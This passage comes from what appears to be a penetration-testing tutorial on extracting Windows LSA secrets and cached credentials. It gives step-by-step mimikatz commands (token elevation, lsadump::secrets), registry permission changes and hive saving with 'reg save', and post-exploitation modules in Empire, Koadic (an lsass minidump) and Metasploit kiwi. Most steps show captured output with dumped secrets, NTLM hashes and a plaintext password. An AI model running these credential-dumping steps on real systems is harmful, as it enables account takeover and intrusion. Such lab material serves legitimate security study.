 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::secrets
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7
ERROR kuhl_m_lsadump_secretsOrCache ; kull_m_registry_RegOpenKeyEx (SECURITY) (0x00000005)
```

This can be done by impersonate a token that will be used to elevate permissions to SYSTEM (default) or find a domain admin token and as the result, you will able to dump the password in clear-text.


```
privilege::debug
token::elevate
lsadump::secrets
```

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

564     {0;000003e7} 1 D 39588          NT AUTHORITY\SYSTEM     S-1-5-18        (0
 -> Impersonated !
 * Process Token : {0;00033e4e} 1 F 4991132     DESKTOP-RGP2O9L\raj     S-1-5-21-6
 * Thread Token  : {0;000003e7} 1 D 5045393     NT AUTHORITY\SYSTEM     S-1-5-18

mimikatz # lsadump::secrets
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : DESKTOP-RGP2O9L ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082d0c

Secret  : DefaultPassword
old/text: 123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 29 46 cf 2c e1 aa 31 88 8a e9 e4 71 0f ec 21 ff db 45 7a 7b
    full: 2946cf2ce1aa31888ae9e4710fec21ffdb457a7be1539545de58a462e1cc7618ec84c244
    m/u : 2946cf2ce1aa31888ae9e4710fec21ffdb457a7b / e1539545de58a462e1cc7618ec84c
old/hex : 01 00 00 00 c1 63 40 83 3e ed 79 4f 1f be cd 9b e5 bf 76 27 c5 ad 18 b3
    full: c16340833eed794f1fbecd9be5bf7627c5ad18b3d7b2b095487164be6cadf15e36741481
    m/u : c16340833eed794f1fbecd9be5bf7627c5ad18b3 / d7b2b095487164be6cadf15e36741

Secret  : NL$KM
cur/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81
old/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81

mimikatz #
```


Method 4: Editing File Permission in the Registry

The LSA secrets are held in the Registry. If services are run as local or domain user, their passwords are stored in the Registry. If auto-logon is activated, it will also store this information in the Registry.

This can be done also done locally by changing permission values inside the registry. Navigate to **Computer\HKEY_LOCAL_MACHINE\SECURITY**.





Expand the SECURITY folder and choose permissions from inside the list.



Allow "**Full Control**" to the Administrator user as shown.

As you can observe that this time, we are able to fetch sub-folders under Security directories.





So, once you run the following command again, you can see the credential in the plain text as shown.

```
privilege::debug
lsadump::secrets
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::secrets
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : DESKTOP-RGP2O9L ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082d0c2ab12

Secret  : DefaultPassword
old/text: 123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 29 46 cf 2c e1 aa 31 88 8a e9 e4 71 0f ec 21 ff db 45 7a 7b e1 53
    full: 2946cf2ce1aa31888ae9e4710fec21ffdb457a7be1539545de58a462e1cc7618ec84c244874a2
    m/u : 2946cf2ce1aa31888ae9e4710fec21ffdb457a7b / e1539545de58a462e1cc7618ec84c24487
old/hex : 01 00 00 00 c1 63 40 83 3e ed 79 4f 1f be cd 9b e5 bf 76 27 c5 ad 18 b3 d7 b2
    full: c16340833eed794f1fbecd9be5bf7627c5ad18b3d7b2b095487164be6cadf15e36741481db37b
    m/u : c16340833eed794f1fbecd9be5bf7627c5ad18b3 / d7b2b095487164be6cadf15e36741481db

Secret  : NL$KM
cur/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81 e4 b8
old/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c 81 e4 b8

mimikatz #
```

Method 5: Save privilege File of the Registry


Similarly, you can use another approach that will also operate in the same direction. Save system and security registry values with the help of the following command.

```
reg save HKLM\SYSTEM system
reg save HKLM\security security
```

```
C:\>reg save HKLM\SYSTEM system
The operation completed successfully.

C:\>reg save HKLM\security security
The operation completed successfully.

C:\>
```

As you can see if you use the "**lsa::secrets**" command without a specified argument, you will not be able to retrieve the password, but if you enter the path for the file described above, mimikatz will dump the password in plain text.

```
privilege::debug
lsadump::secrets /system:c:\system /security:c:\security
```




PowerShell Empire

Empire is one of the good Penetration Testing Framework that works like as Metasploit, you can download it from GitHub and install in your attacking machine in order to launch attack remotely.

This is a post exploit, thus first you need to be compromised the host machine and then use the following module for LSA secrets dumps

```
usemodule credentials/mimikatz/lsadump
execute
```

As a result, it dumps password hashes saved as shown in the given image.



Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. It allows the attacker to run comsvcs.dll that will call the minidump and fetch the dump of lsass.exe to retrieve stored NTLM hashes. Read more from here

```
use comsvcs_lsass
```

As a result, it dumped the password hashes saved as shown in the given image.

```
(koadic: sta/js/mshta)# use comsvcs_lsass
(koadic: imp/gat/comsvcs_lsass)# execute
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) created.
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Detected lsass.exe process ID: 640 ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Creating a MiniDump with comsvcs.dll ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Finished creating MiniDump ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Downloading lsass bin file ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Download complete, parsing with pypykatz ...
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Removing lsass bin file from target ...
[+] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) completed.
[*] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) lsass.bin saved to /tmp/lsass.192.168.1.10
[+] Zombie 0: Job 0 (implant/gather/comsvcs_lsass) Results

msv credentials
===============

Username    Domain           NTLM                             SHA1
--------    ------           ----                             ----
raj         DESKTOP-RGP2O9L  3dbde697d71690a769204beb12283678 0d5399508427ce79556cda71918020

wdigest credentials
===================

Username          Domain
--------          ------
DESKTOP-RGP2O9L$  WORKGROUP
raj               DESKTOP-RGP2O9L

kerberos credentials
====================

Username          Domain
--------          ------
desktop-rgp2o9l$  WORKGROUP
raj               DESKTOP-RGP2O9L
```

Metasploit

Method1: Load kiwi

As we all know Metasploit is like the Swiss Knife, it comes with multiple modules thus it allows the attacker to execute mimikatz remotely and extract the Lsass dump to fetch the credentials. Since it is a post-exploitation thus you should have meterpreter session of the host machine at Initial Phase and then load kiwi in order to initialise mimikatz and execute the command.

```
load kiwi
lsa_dump_secrets
```


```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : DESKTOP-RGP2O9L ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082

Secret  : DefaultPassword
old/text: 123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 29 46 cf 2c e1 aa 31 88 8a e9 e4 71 0f ec 21 ff db 45 7a
    full: 2946cf2ce1aa31888ae9e4710fec21ffdb457a7be1539545de58a462e1cc7618ec84c
    m/u : 2946cf2ce1aa31888ae9e4710fec21ffdb457a7b / e1539545de58a462e1cc7618ec
old/hex : 01 00 00 00 c1 63 40 83 3e ed 79 4f 1f be cd 9b e5 bf 76 27 c5 ad 18
    full: c16340833eed794f1fbecd9be5bf7627c5ad18b3d7b2b095487164be6cadf15e36741
    m/u : c16340833eed794f1fbecd9be5bf7627c5ad18b3 / d7b2b095487164be6cadf15e36

Secret  : NL$KM
cur/hex : cd 77 68 e8 84 e7 a0 b5 6f c1 6f 94 ca ba 0a 25 33 ff 7e 9b 4c c6 0c
